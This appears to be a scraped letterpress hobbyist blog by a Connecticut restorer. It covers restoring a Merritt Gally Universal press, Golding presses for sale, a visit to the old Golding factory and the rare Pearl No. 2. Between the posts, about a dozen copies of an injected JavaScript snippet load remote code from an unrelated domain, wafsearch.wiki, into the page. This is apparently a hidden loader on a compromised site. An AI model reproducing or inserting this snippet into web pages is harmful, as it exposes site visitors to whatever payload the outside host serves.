My search for, and refurbishing of, a Merritt Gally Universal press




I have always wanted a parallel platen press from the day I discovered they existed. Those that are familiar with the concept know it is a significant improvement from a typical clamshell type press. The most famous was of course the Colt’s Armory press. Named after the manufacturer, Colt’s Armory in Hartford CT. When I first decided I was going to find one, it was that brand press that I sought out. I was thinking it should not be too difficult. I’m in CT. and have a lot of contacts. Boy, was I wrong. Being a Golding enthusiast and looking for Golding presses in New England was not difficult at all. I’ve now restored over 75 of them and still going. I passed up many as well. This type press was a whole different story. Vastly fewer numbers exist today, and those that own one don’t let them go very often. As I sought out more information about this class of press, I learned the story of how Merritt Gally was the first, and how he and John Thomson fought, and how Thomson ignored Gally’s Patents and began building a improved version of Gally’s original that we know as the Colt’s Armory press. I realized I liked the Gally press just as much as the Colt’s, but, it seemed even rarer.  What were the chances I could find one of those. It didn’t seem like good odds. Then, one day an ad appeared for a Gally Universal in Greenfield, MA. about two hours from my house. I went up to see it with great enthusiasm. It didn’t disappoint. It was a beautiful example of a 10 x 15 motorized Gally Universal. It had a few welds, but, beggars can’t be choosers. I told the owner I wanted it. That’s when I learned he was only taking bids. I had one shot. Give him a number, and if it was the highest, it was mine. He was keeping the bidding open for about a month as I recall. I offered what I thought was a good number. Well, I was not the winner. No recourse. It was gone. I was really disappointed. I continued to look, and after several years went by, I found another press in a local print shop very nearby in Essex, CT. This one was a Thomson Universal 13 x 19 without motor or treadle. It was huge, and not as attractive as the Gally I had missed earlier. I could not bring myself to bring this monster home. Just too darn big. I would continue my search for the perfect parallel platen press. Another year passed and a press I wasn’t aware existed was advertised on Briar press.It was a Hohner Din A4, 10 x 15 motorized press. As I researched it I began to realize this was a great opportunity. It likely is the most modern parallel platen available. It was made in 1979 and imported from Germany by The American Printing Supply Co. in NYC. It really seemed unique. I decided to make the purchase and had it shipped from CA. As is the case with many press shipments, it did not go well, and they did a great deal of damage to it. Fortunately, one of my good friends is a master machinist with just the right skill set combined with my skills to repair and restore everything that occurred during shipping. The restoration of the Hohner will be written up in a separate post.
Now that I had a really nice parallel platen press I thought I would stop thinking about that beautiful Gally press that got away. Well, I didn’t, and as luck would have it, I connected with Jim Macnab who runs the print shop at the Shaker Village in Canterbury, NH. He had been hunting for parts for a Gally Universal he was restoring for the Village. I kept seeing his name during my searches for a Colt’s/Gally press. Jim had an early example of a Gally, and he wanted me to buy it!  He had been restoring it when he was offered another Gally press that was in better condition. Jim had already done some of the preliminary work necessary to bring the press back. It was in the primer seen when I took over the restoration.




So, now I owned two, the Gally and the Hohner. The first and most likely the last parallel platen presses to be manufactured. This was going to be quite a project however. It had no means of propulsion( motor or treadle), and, it had many missing and broken parts. I didn’t care. It was beautiful, and I would take one step at a time and see what I could do. Another, really big help was that Jim loaned me some parts from his new press to help me recreate missing parts for mine. We did this over the winter when the Shaker Village was closed. During one of the many conversations I had with Jim he mentioned the frustration he was having because of the difficulty in treadling his press.  I mentioned I had a nice variable speed motor that might be fitted to his press and we both realized we wanted what the other possessed. A trade was done. My motor for his treadle. The treadle was originally on my press and now was to be reunited. The propulsion problem was solved. I tackled each problem and worked through what I thought was the best solution. New silicon bronze castings were made from the originals when needed. I use bronze rather than cast iron because I have a great relationship with Sher at the Mystic River foundry in Mystic, CT. They do not work with cast iron. Sher helped me immensely, and silicon bronze is a great material as it machines well and is not as brittle as cast iron. I needed to cast both feed and delivery supports. On the delivery side I didn’t have anything to go by for one needed piece so I carved a new one out of pine to use as a pattern for the casting. I visually copied what I could find in the few images available online. Another bit of good fortune provided four special 1/2-14 tpi screws needed to attach the new feeder and delivery brackets. A couple of years ago Ken Kulakowsky of the .918 Club brought me a Pearl to restore for his museum. With it was a small box of nuts and bolts he thought went with the Pearl. They didn’t, but, they were old so I saved them. In that box were four odd screws with the special thread that I needed for the Gally. The exact number, the correct length, and the correct rare thread. 1/2” bolts usually have 13 tpi, not 14 tpi. I needed feed and delivery boards to be made and again as luck would have it, a good friend, Don Gerber came to me to get some letterpress business cards for his wood turning hobby. I suggested we barter each others services. I printed his business cards, and he fabricated the needed boards including the little drawer on the feed board. He purchased an old oak furniture piece and used parts of it to make the boards look authentic. As seen in the following pictures, several other parts were repaired by brazing. You can see the gold metal shaped to it’s original contours.
-
 Silicon bronze castings
-
 Feed board
-
 Brazed support
-
 Delivery support
-
 Delivery board
-
 Brazed chase latch
-
 Repaired chase latch
-
 Special thread screws
There was no chase with the press so we shaved off 50 thousandths from a C & P 10 x 15 chase and repaired the break. It fits perfectly. That trick came from Jim Macnab. The roller trucks were missing and by a stroke of good fortune a perfect set was found at John Barrett’s Letterpress Things. John and I were both amazed at the find, but, that’s what happens when you dig around in his vast letterpress store. You find letterpress things.
-
 Brazed repair of the chase
-
 Roller trucks
In addition to repairing broken parts and casting replacement parts, new parts needed to be fabricated outright. The first was a new roller saddle out of a block of steel. The press is supposed to have six, and mine came with five. This was a job for my machinist, Rich Sutton. What he fabricated is as good as the originals. Even more difficult was creating a oscillating roller. It had to be done from scratch also. I designed it to utilize the worm and dog from a modern offset press. This way if the worm and dog that causes the oscillation wear out, they can easily be replaced. The actual fabrication was again, a job for Rich. He did not disappoint.
-
 Original roller saddles (bent)
-
 New roller saddle
-
 Oscillation roller detail
-
 Oscillating roller
So the press is coming along really well. One thing that was on my wish list that was proving to be very difficult was finding an ink fountain. Few people use an ink fountain today, but, It just looked like something was missing. I wanted it for those aesthetics. Enter Jim Macnab once again. He had a beautiful fountain that came with his new press and graciously was willing to do another trade this time for some parts for his Golding presses he needed. Without Jim none of this would have been possible.
-
 Merritt Gally Universal fountain
So now the press is complete except for getting the rollers covered. It has responded so well, that I have decided to take it all apart again and rebuild the worn drive parts, so that it functions as well as it looks. Jim Macnab had already replaced some large pins that were severely worn, but, there is still a number of areas that are in need of help.


I didn’t do it originally because I was not at all sure I could find or make what I needed to complete the press. I thought it may just be a looker. Now, unbelievably, it is complete, and I know it can do what it was intended to do. With that in mind, it deserves the time and money to complete the job right. So, here we go again. First and most obvious is the worn pinion gear. Rich will turn down the existing gear as it’s part of the shaft, and install two new gears connected together side by side, and key them to the area where the original gear was. We’re using two gears because of a $2100 cost savings. One custom gear vs two stock change gears. If you look at the gear pictures you’ll see that the two stock gears put together are the exact width of the original gear. How much more luck will I have? Feels like I’ve already had more than my share. After the gear replacement I’ll assess the tightness of the press. I have identified several other potential spots that may benefit from replacing parts that are out of what I consider to be good tolerances.
-
 Original worn gear
-
 Two new spur gears
-
 8 dp, 23 tooth, 14.5 pa gears
To be continued……
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Golding Official No. 3 for sale



Currently available is this fully restored Golding Official No. 3 (5×8) tabletop press. The press has new rollers and trucks. Golding is one of the best engineered presses available and is capable of printing a larger portion of the chase than lesser brands. The bad news for those of you some distance from my shop in Connecticut is that I do not ship. Too many presses get broken in shipping. You must come to my shop to pick up. The good news is that my shop is easy to get to 10 minutes off route 95 and you will get to print on the press before your final buying decision. You will get an introductory lesson on printing and learn how to adjust and maintain your press. Stay as long as you like and have all your questions answered. Peace of mind. A great starter press, or addition to a shop in need of a smaller job press. john.falstrom@att.net This press is sold and living in Essex, CT. Thank you
 var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
Poetry and Art along the Connecticut River book released
Poetry and Art along the Connecticut River combines a wonderful variety of visual and written art in a lovely little book. Paintings from local artists were selected and poems written about them by The Connecticut River Poets. The book itself is printed on fine papers with careful attention to every detail. 6″ x 9″, 46 pages. Published by Perennial Designs.

Poets
Patricia Barone • Barbara Batt • Jane D’Arista • Margaret Gibson • Mary Guitar • Gwen Gunn
Nancy Meneely • Marilyn Nelson • Patricia Horn O’Brien • Sharon Olson • Lana Orphanides
Lorraine Riess • Kate Rushin • Edwina Trentham • Mary Buell Volk
Artists
Helen Cantrell • Ashby Carlisle • Catherine Christiano • Angie Falstrom • Judy Friday
Laurel B. Friedmann • Sandy Garvin • Gray Jacobik • Ralph Levesque • Jodi Muench
Kim Muller-Thym • Judy Perry • Deborah Quinn-Munson • Hillary Seltzer • Lori Warner
Order yours by clicking this link
or purchase at these establishments
Florence Griswold Museum Gift Shop, Old Lyme • Lori Warner Gallery, Chester
judy friday gallery, Old Lyme • Sandy Garvin Gallery, Old Lyme
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Golding Official No. 3 for sale
This is a beautiful fully restored Golding Official No. 3 (5 x 8) tabletop press. Don’t be fooled by chase size alone. This press is so well engineered, that it can outperform a 6 x 10 Kelsey. It is mounted to a period stand that works very well for operating the press. It is a perfect press for the beginner or as a second press for the seasoned professional. Easily can be carried to any room in your house or apartment. The press has new rollers and trucks and prints as it did when new. I will not ship presses. It is too risky as shippers are not concerned as to what is inside even the best packaging. You must come to my shop in the rural town of Lyme, CT. It has easy access off route 95. You will get a printing lesson on the press and have everything explained to your full satisfaction. My custom Falstrom gauge is included with every press purchase. The Falstrom gauge helps you adjust your press for proper inking and impression. This press is sold and living in Delaware Contact me at john.falstrom@att.net

Official No. 3 on its stand

Official No. 3
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);Rare Golding Pearl for sale




This is a extremely rare opportunity. It is not likely that you will see one like this again. This is a fully restored Golding Pearl No. 1 (5 x 8) with the shipping crate it came in being used as the base. This beautiful option was available from Golding but is seldom seen. The famous Golding Pearls are some of the most sought after presses available today. Ordinary examples are getting increasingly difficult to find. Examples this unusual in this condition few and far between. The press will be perfectly adjusted and come with my Falstrom gauge and an introductory lesson on the press. It will also have new trucks and rollers which are not on the press as yet. Shipping is not available. You must come to my shop for pickup in rural Lyme, CT. I am 10 minutes from Route 95. A 10% deposit is required with the balance due on pickup. This press is sold.
I have other Golding presses available if this is not your preference. Contact me: john.falstrom@att.net

Golding Pearl No. 8 floor press (5 x 8): $2395.00 Golding Official No. 3 tabletop (5 x 8): Sold




See ad below
Click here to go to the page to pay deposit. Scroll down to end of pictures and add to cart.
 var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
My visit to the old Golding factory 7/24/13

I had a very interesting adventure recently. I went to the old Golding manufacturing building in Franklin, Massachusetts located about an hour and 45 minutes from my home. This was the location they moved to from the Fort Hill section of Boston to gain more space in 1906. The building was the former Snow, Bassett Co. Straw Goods plant. It was an easy drive via route 6 through Rhode Island from my home in Lyme, CT. Driving on route 6 which is a really old road lined in some spots with failed or failing businesses got me in the right frame of mind for what I would find at my destination. As I pulled into the factory parking lot and looked at the large wood building in front of me, I could just imagine what it must have been like in Golding’s day. The massive smoke stack sending heavy smoke into the air from the casting process going on inside, to the hustle and bustle of loading the heavy presses at the loading docks. What a difference 100 years make. All was quiet this day. There were only a few cars in the parking lot, and as I walked inside I saw no people let alone a receptionist near the entry. I started walking up the stairs to see if I could find someone to talk to and could really feel the ghosts of the former businesses that occupied the building. The ceilings were tall and the creaking wood stairs were wide and lined with wainscoting that had been painted white too many times. I went up to the second floor but found no one, so I went up another floor. Still no one. One more floor and I saw someone behind a closed door that appeared to be a renter. He paid no attention to me so rather than disturb him, I decided to go back downstairs and try a different approach. Once on the first floor again, I heard voices and found a hall that lead into what I would say was the manufacturing area. I say this because it was a large, high ceiling industrial looking area that was dark, wet, and dirty. There I found two electricians working and asked where Kensol-Franklin was located. Kensol was the current building owner I was looking for. They make hot stamping presses used for applying foil to plastic items. I was directed up a back stair which one flight up opened into a nicer work area that was loaded with metal working machines. Out from a nearby office area came Paul, the gentlemen I had contacted. We exchanged pleasantries and then he lead me to a massive work bench to show me what we had talked about on the phone. It was a Golding Official No. 6 tabletop press in really nice condition. All of its parts were present, and it was on it’s original wooden board. Then, after I had admired it for a few minutes he ushered me across the room to another area and there on a dolly was another identical press. They are impressive tabletops with a chase size of 8-1/4 x 12-1/2 which is larger than the first Jobber in the line. Surprisingly, they are not the largest Golding made, but, I personally have never seen the largest model an Official No. 7 (10 x 15). Paul told me that their business had slowed to the point that they had sold the building and were in the process of cleaning out when these two presses were rediscovered. He then brought me into his office and showed me two printing plates.  The first one was a copper on wood halftone of an Official press. It was an image I had seen before and matches the image used in the 1908 Golding catalog and maybe some other years as well. The second one was an 11 pt brass plate of a Barnhart Brothers and Spindler ad for Golding equipment. It looked familiar as well, but, I am not sure where I may have seen it prior. It may have been in a copy of Inland Printer or an old printing machinery book which I read often. It does have a date on it of May 1st 1917. He also showed me some Golding cast iron case pulls that he had removed from a cabinet before it was discarded. After a little back and forth, we agreed on a price for the two presses, two plates, and 20 pulls. What a strange feeling. On July 24th 2013 I became the last customer to purchase a Golding press from the Golding factory. Yes, I did it almost 100 years after Golding ceased to exist, but, these two presses were manufactured in the same building, paid for in the same building, and loaded at the same loading docks as used by Golding and his employees when they were in business. In all likelihood, these two presses never left the premises. I further believe that at least one of them was being used as it was found complete with dried up rollers, packing, and tympan still on the press according to Paul. I cannot be sure which press company may have used it however. There were several that occupied the building after Golding. ATF purchased Golding in 1918 and continued to make the presses for about nine more years. Thomson National Company made the famous Colts Armory press there after that. And Kensol was part of the group that later owned Thomson. The plates were definitely from the Golding era, the presses more likely from the ATF time period. Neither press has the recurrent serial number faithfully applied by Golding on the top of the bed. That suggests to me they might have been ATF produced presses. As a Golding enthusiast, this was a pretty special day and I feel very fortunate to have had the experienced. Contact: john.falstrom@att.net
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
The Golding Pearl No. 2









Not too long ago I had the good fortune of purchasing a Pearl tabletop in Vermont.  When I first saw it in a picture seen at right, I thought I was looking at a Pearl No. 3 in tabletop form which was really exciting as they are few and far between. The first thing that surprised me when I first saw the press in person was the feed table. When looking at the picture I thought that the feed board was just sitting in front of the press and not attached. It actually is attached to the press with the original brackets, but, in a position I was not expecting down below the platen. I have not seen any other Golding tabletop with a feed board, let alone one that is mounted in this unusual position. The second surprise was even bigger. After my wife and I drove to Vermont and picked it up, it began to nag at me that the press seemed too small. I went out to the parking lot where the car was parked for the night to actually measure the chase and my suspicion was confirmed as the chase measured 6 x 9 rather than 7 x 11. It began to sink in that without knowing it initially, I had just purchased a Pearl No. 2, and to my knowledge, this was the only known example of that model. It was pretty exciting to say the least. I have since restored it and it is now my most favored press. Within just a couple of months, a good friend, (Tim Dunn of Moonstruck Press) sent me a picture of a press he picked up when he purchased a letterpress shop. It was another Pearl No. 2! Then a couple of weeks later, another friend alerted me to a press on auction that was yet another Pearl No. 2. Well…I was successful in that auction and drove 16 hours to retrieve what is now the third Pearl No. 2 that has surfaced. This third one, and Tim’s second one were in need of some love. Tim and I collaborated on our Potter restorations in the past and now here we were again both restoring the same press. This model was never available in treadle form like the No. 1 and No. 3. It just came as a tabletop as seen in the photos. It apparently never became as popular as it’s smaller and larger sisters. I don’t know why because it is a wonderful size and working press. We figure the manufacturing date to be around 1875. It can’t be too much earlier or later because of the design and known history of the Pearl press. As Steve O. Saxe wrote in his “A brief history of Golding & Co.” this is most likely the second hand press that George T Dunlap purchased in 1884. He wrote that this was his favorite and the best press he ever owned. This is the same Dunlap of the famed publishing firm Grosset and Dunlap. The following is a pictorial of the third presses restoration process. The only thing left to do and not shown on the finished press as of this writing is to get the feed board brackets and feed board done. I am having new brackets cast for both this press and Tim’s using a bracket from the first press that still had them intact. An interesting note about the rails on this model is that they are greater than .918 high. It requires careful measurements to determine the roller diameter which needs to be greater than the truck diameter. If you make the rollers the same size as the trucks on this press, they would not ink the form. The metal repairs were done by a local machinist. He is available to do work if you have a press that is need of repair. I recommend him highly. Contact me at john.falstrom@att.net for his contact information.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);

Pearl No. 3
This restored Golding Pearl No. 3 was picked up on July 10, 2013 and will live in South Attleboro, Ma.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Official No. 4

This restored Golding Official No. 4 was picked up on June 14, 2013 and will be living in NYC.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Golding Official No. 4 letterpress for sale
I have just acquired a nice 6 x 9 tabletop press that is ready for restoration and subsequent sale. If you are not familiar with the Golding Official line, they are of the highest quality presses available and the 6 x 9 is the most desirable size. This one is unique as it is from the last 100 presses produced by Golding in 1919. It will be carefully restored, adjusted and tested to print as intended when new. It will have new rollers and trucks made to original specifications. It will include the press, my custom Falstrom roller/platen adjusting gauge, an introductory lesson on the press that includes pulling some prints, care and maintenance, and all your questions answered. As with all my restorations, I do not ship. Shippers are too rough and breakage is likely. You must come to my shop in Lyme, CT. If interested please contact john.falstrom@att.net A deposit will be taken with the balance due on pick up. This press is sold.var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);